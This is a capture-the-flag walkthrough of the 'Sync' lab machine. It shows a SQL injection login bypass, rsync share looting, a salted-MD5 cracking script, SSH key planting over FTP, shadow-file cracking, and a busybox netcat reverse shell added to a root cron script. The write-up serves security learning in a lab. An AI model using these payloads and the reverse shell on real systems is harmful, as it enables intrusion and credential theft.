Sync — Full Walkthrough (TjNull list)
This writeup covers the detailed exploitation of Sync from HackTheBox

Welcome Reader, Today we will hack Sync from Vulnlab.
Enumeration
Running an nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
Nmap scan report for 10.10.89.42 (10.10.89.42)
Host is up, received user-set (0.19s latency).
Scanned at 2024-10-05 00:31:25 EDT for 31s
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE REASON         VERSION
21/tcp  open  ftp     syn-ack ttl 63 vsftpd 3.0.5
22/tcp  open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:ed:46:46:b4:46:fa:2d:1b:33:19:f1:0f:8b:bb:6f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPABzlmzrCAaXHHFRViYr4//OZLD/dat4Oz+8Qh0WnKyLrfT/yvxzk+US/qhJvnSN6w8/tWZAEWIBrJjEklJbGw=
|   256 57:87:ad:32:16:b0:20:d2:e7:3f:e3:56:fb:e4:af:e1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILN2fmWzOCZV6zcriJMb+wOl05NffBIwsJhgDscQsTVR
80/tcp  open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
873/tcp open  rsync   syn-ack ttl 63 (protocol version 31)
Apache — 80
Taking a look at the website.

Some default didn’t work. I tried directory fuzzing but no luck. I tried SQL Injection and bypassed login page.
1
admin' OR 1=1 -- //

I couldn’t fetch anything else from website. Let’s move on to Rsync.
Rsync — 873
I used this article from Hack Tricks and enumerated Rsync shares.
1
2
/home/kali/Documents/Raw 10.8.3.192 💀 rsync -av --list-only rsync://10.10.89.42/
httpd           web backup
We only have httpd share available. Let’s download this to our attacking machine.
1
2
3
4
5
6
7
8
9
10
11
12
/home/kali/Documents/Raw 10.8.3.192 💀 rsync -av rsync://10.10.89.42/httpd/* httpd/.
receiving incremental file list
db/
db/site.db
migrate/
www/
www/dashboard.php
www/index.php
www/logout.php

sent 116 bytes  received 16,828 bytes  6,777.60 bytes/sec
total size is 16,426  speedup is 0.97
Analyzing site.db file I found some users and their hashed passwords.

While analyzing the other files I found something interesting in index.php file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<?php
session_start();
$secure = "6c4972f3717a5e881e282ad3105de01e";

if (isset($_SESSION['username'])) {
    header('Location: dashboard.php');
    exit();
}

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $hash = md5("$secure|$username|$password");
    $db = new SQLite3('../db/site.db');
    $result = $db->query("SELECT * FROM users WHERE username = '$username' AND password= '$hash'");
    $row = $result->fetchArray(SQLITE3_ASSOC);
    if ($row) {
        $_SESSION['username'] = $row['username'];
        header('Location: dashboard.php');
        exit();
The password is hash is being salted. We can use Hashcat to crack these MS5 salted hashes. I used this python script to crack the hashes with the famous rockyou word list.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import hashlib
triss_username = "triss"
admin_username = "admin"
secure = "6c4972f3717a5e881e282ad3105de01e"
triss_target = "<REDACTED>"
admin_target = "<REDACTED>"
with open('/usr/share/wordlists/rockyou.txt','r', encoding="ISO-8859-1") as f:
    for line in f:
        line = line.rstrip('\n')
        hash_str = f"{secure}|{triss_username}|{line}"
        hash_obj = hashlib.md5(hash_str.encode("ISO-8859-1"))
        hash = hash_obj.hexdigest()
        if hash == triss_target:
            print("triss_pass:" + line)
        hash_str = f"{secure}|{admin_username}|{line}"
        hash_obj = hashlib.md5(hash_str.encode("ISO-8859-1"))
        hash = hash_obj.hexdigest()
        if hash == admin_target:
            print("admin_pass:" + line)
Initial Foothold
Using the cracked password of user triss we can login into ftp.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
/home/kali/Documents/Raw/httpd/www 10.8.3.192 💀 ftp 10.10.89.42
Connected to 10.10.89.42.
220 (vsFTPd 3.0.5)
Name (10.10.89.42:kali): triss
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||40797|)
150 Here comes the directory listing.
drwxr-x---    6 1003     1003         4096 Oct 05 05:39 .
drwxr-x---    6 1003     1003         4096 Oct 05 05:39 ..
lrwxrwxrwx    1 0        0               9 Apr 21  2023 .bash_history -> /dev/null
-rw-r--r--    1 1003     1003          220 Apr 19  2023 .bash_logout
-rw-r--r--    1 1003     1003         3771 Apr 19  2023 .bashrc
drwx------    2 1003     1003         4096 Oct 05 05:32 .cache
drwx------    3 1003     1003         4096 Oct 05 05:39 .gnupg
-rw-r--r--    1 1003     1003          807 Apr 19  2023 .profile
drwx------    2 1003     1003         4096 Oct 05 05:32 .ssh
drwx------    3 1003     1003         4096 Oct 05 05:38 snap
226 Directory send OK.
This looks like the home directory of user triss. We can upload a public ssh key and and login with ssh.
1
2
3
4
5
6
7
8
9
10
11
ftp> mkdir .ssh
257 "/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||5843|)
150 Ok to send data.
100% |******************************************************************************************************************|   735       10.78 MiB/s    00:00 ETA
226 Transfer complete.
735 bytes sent in 00:00 (1.98 KiB/s)
Logging in with our private key as user triss.
1
2
3
4
ssh 10.8.3.192 💀 ssh triss@10.10.89.42 -i id_rsa
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-1023-aws x86_64)
< ... SNip ... >
triss@ip-10-10-200-238:~$
Lateral Movement
After some manual enumeration I didn’t find anything. There are many other users on the victim machine.
1
2
3
4
5
6
7
8
root:x:0:0:root:/root:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
sa:x:1001:1001:,,,:/home/sa:/bin/bash
httpd:x:1002:1002:,,,:/home/httpd:/bin/bash
triss:x:1003:1003:,,,:/home/triss:/bin/bash
jennifer:x:1004:1004:,,,:/home/jennifer:/bin/bash
I tried same password with all the other users and it worked with jennifer.
1
2
3
4
triss@ip-10-10-200-238:/tmp$ su jennifer
Password:
jennifer@ip-10-10-200-238:/tmp$ id
uid=1004(jennifer) gid=1004(jennifer) groups=1004(jennifer)
Now we are logged in as jennifer and got the user flag. Running Pspy64 to enumerate cron jobs I found something interesting.
1
2
3
4
5
6
7
2024/10/05 05:51:44 CMD: UID=0     PID=1      | /sbin/init
2024/10/05 05:52:01 CMD: UID=0     PID=62813  | /usr/sbin/CRON -f -P
2024/10/05 05:52:01 CMD: UID=0     PID=62812  | /usr/sbin/CRON -f -P
2024/10/05 05:52:01 CMD: UID=0     PID=62814  | /bin/bash /usr/local/bin/backup.sh
2024/10/05 05:52:01 CMD: UID=0     PID=62815  | /bin/bash /usr/local/bin/backup.sh
2024/10/05 05:52:01 CMD: UID=0     PID=62816  | /bin/bash /usr/local/bin/backup.sh
2024/10/05 05:52:01 CMD: UID=0     PID=62817  | /bin/bash /usr/local/bin/backup.sh
Listing the contents of /usr/local/bin/backup.sh reveals zip files being stored as backup under /backup. We can’t modify the file as it is owned by user sa
1
2
3
4
5
6
7
8
9
jennifer@ip-10-10-200-238:/tmp$ cat /usr/local/bin/backup.sh
#!/bin/bash
mkdir -p /tmp/backup
cp -r /opt/httpd /tmp/backup
cp /etc/passwd /tmp/backup
cp /etc/shadow /tmp/backup
cp /etc/rsyncd.conf /tmp/backup
zip -r /backup/$(date +%s).zip /tmp/backup <-- RED LIGHT
rm -rf /tmp/backup
I copied one of the zip file to my attacking machine. There is passwd and shadow file in the zip file. We can use john to crack the hashes.
1
2
3
4
5
6
7
8
9
10
11
/home/kali/ 10.8.3.192 💀 unshadow passwd shadow > unshadow
/home/kali/ 10.8.3.192 💀 john --wordlist=/usr/share/wordlists/rockyou.txt unshadow --format=crypt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
<REDACTED>           (sa)
<REDACTED>           (jennifer)
<REDACTED>           (triss)
Logging in as user sa.
1
2
3
4
jennifer@ip-10-10-200-238:/tmp$ su sa
Password:
sa@ip-10-10-200-238:/tmp$ id
uid=1001(sa) gid=1001(sa) groups=1001(sa)
Privilege Escalation
Now we can modify that backup script file.
1
2
sa@ip-10-10-200-238:/tmp$ ls -la /usr/local/bin/backup.sh
-rwxr-xr-x 1 sa sa 244 Oct  5 07:43 /usr/local/bin/backup.sh
I placed a reverse shell in the file and saved it.
1
2
3
4
5
6
7
8
9
10
sa@ip-10-10-200-238:/tmp$ cat /usr/local/bin/backup.sh
#!/bin/bash
mkdir -p /tmp/backup
cp -r /opt/httpd /tmp/backup
cp /etc/passwd /tmp/backup
cp /etc/shadow /tmp/backup
cp /etc/rsyncd.conf /tmp/backup
zip -r /backup/$(date +%s).zip /tmp/backup
rm -rf /tmp/backup
busybox nc 10.8.3.192 1337 -e sh <-- Our Shell
Received a shell as user root.
1
2
3
4
5
6
7
/home/kali/Documents/Raw/tmp/backup 10.8.3.192 💀 nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.8.3.192] from (UNKNOWN) [10.10.89.42] 48820
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
VL{FLAG}
We successfully hacked Sync from Vulnlab. It was a fun machine to do. Thanks for reading.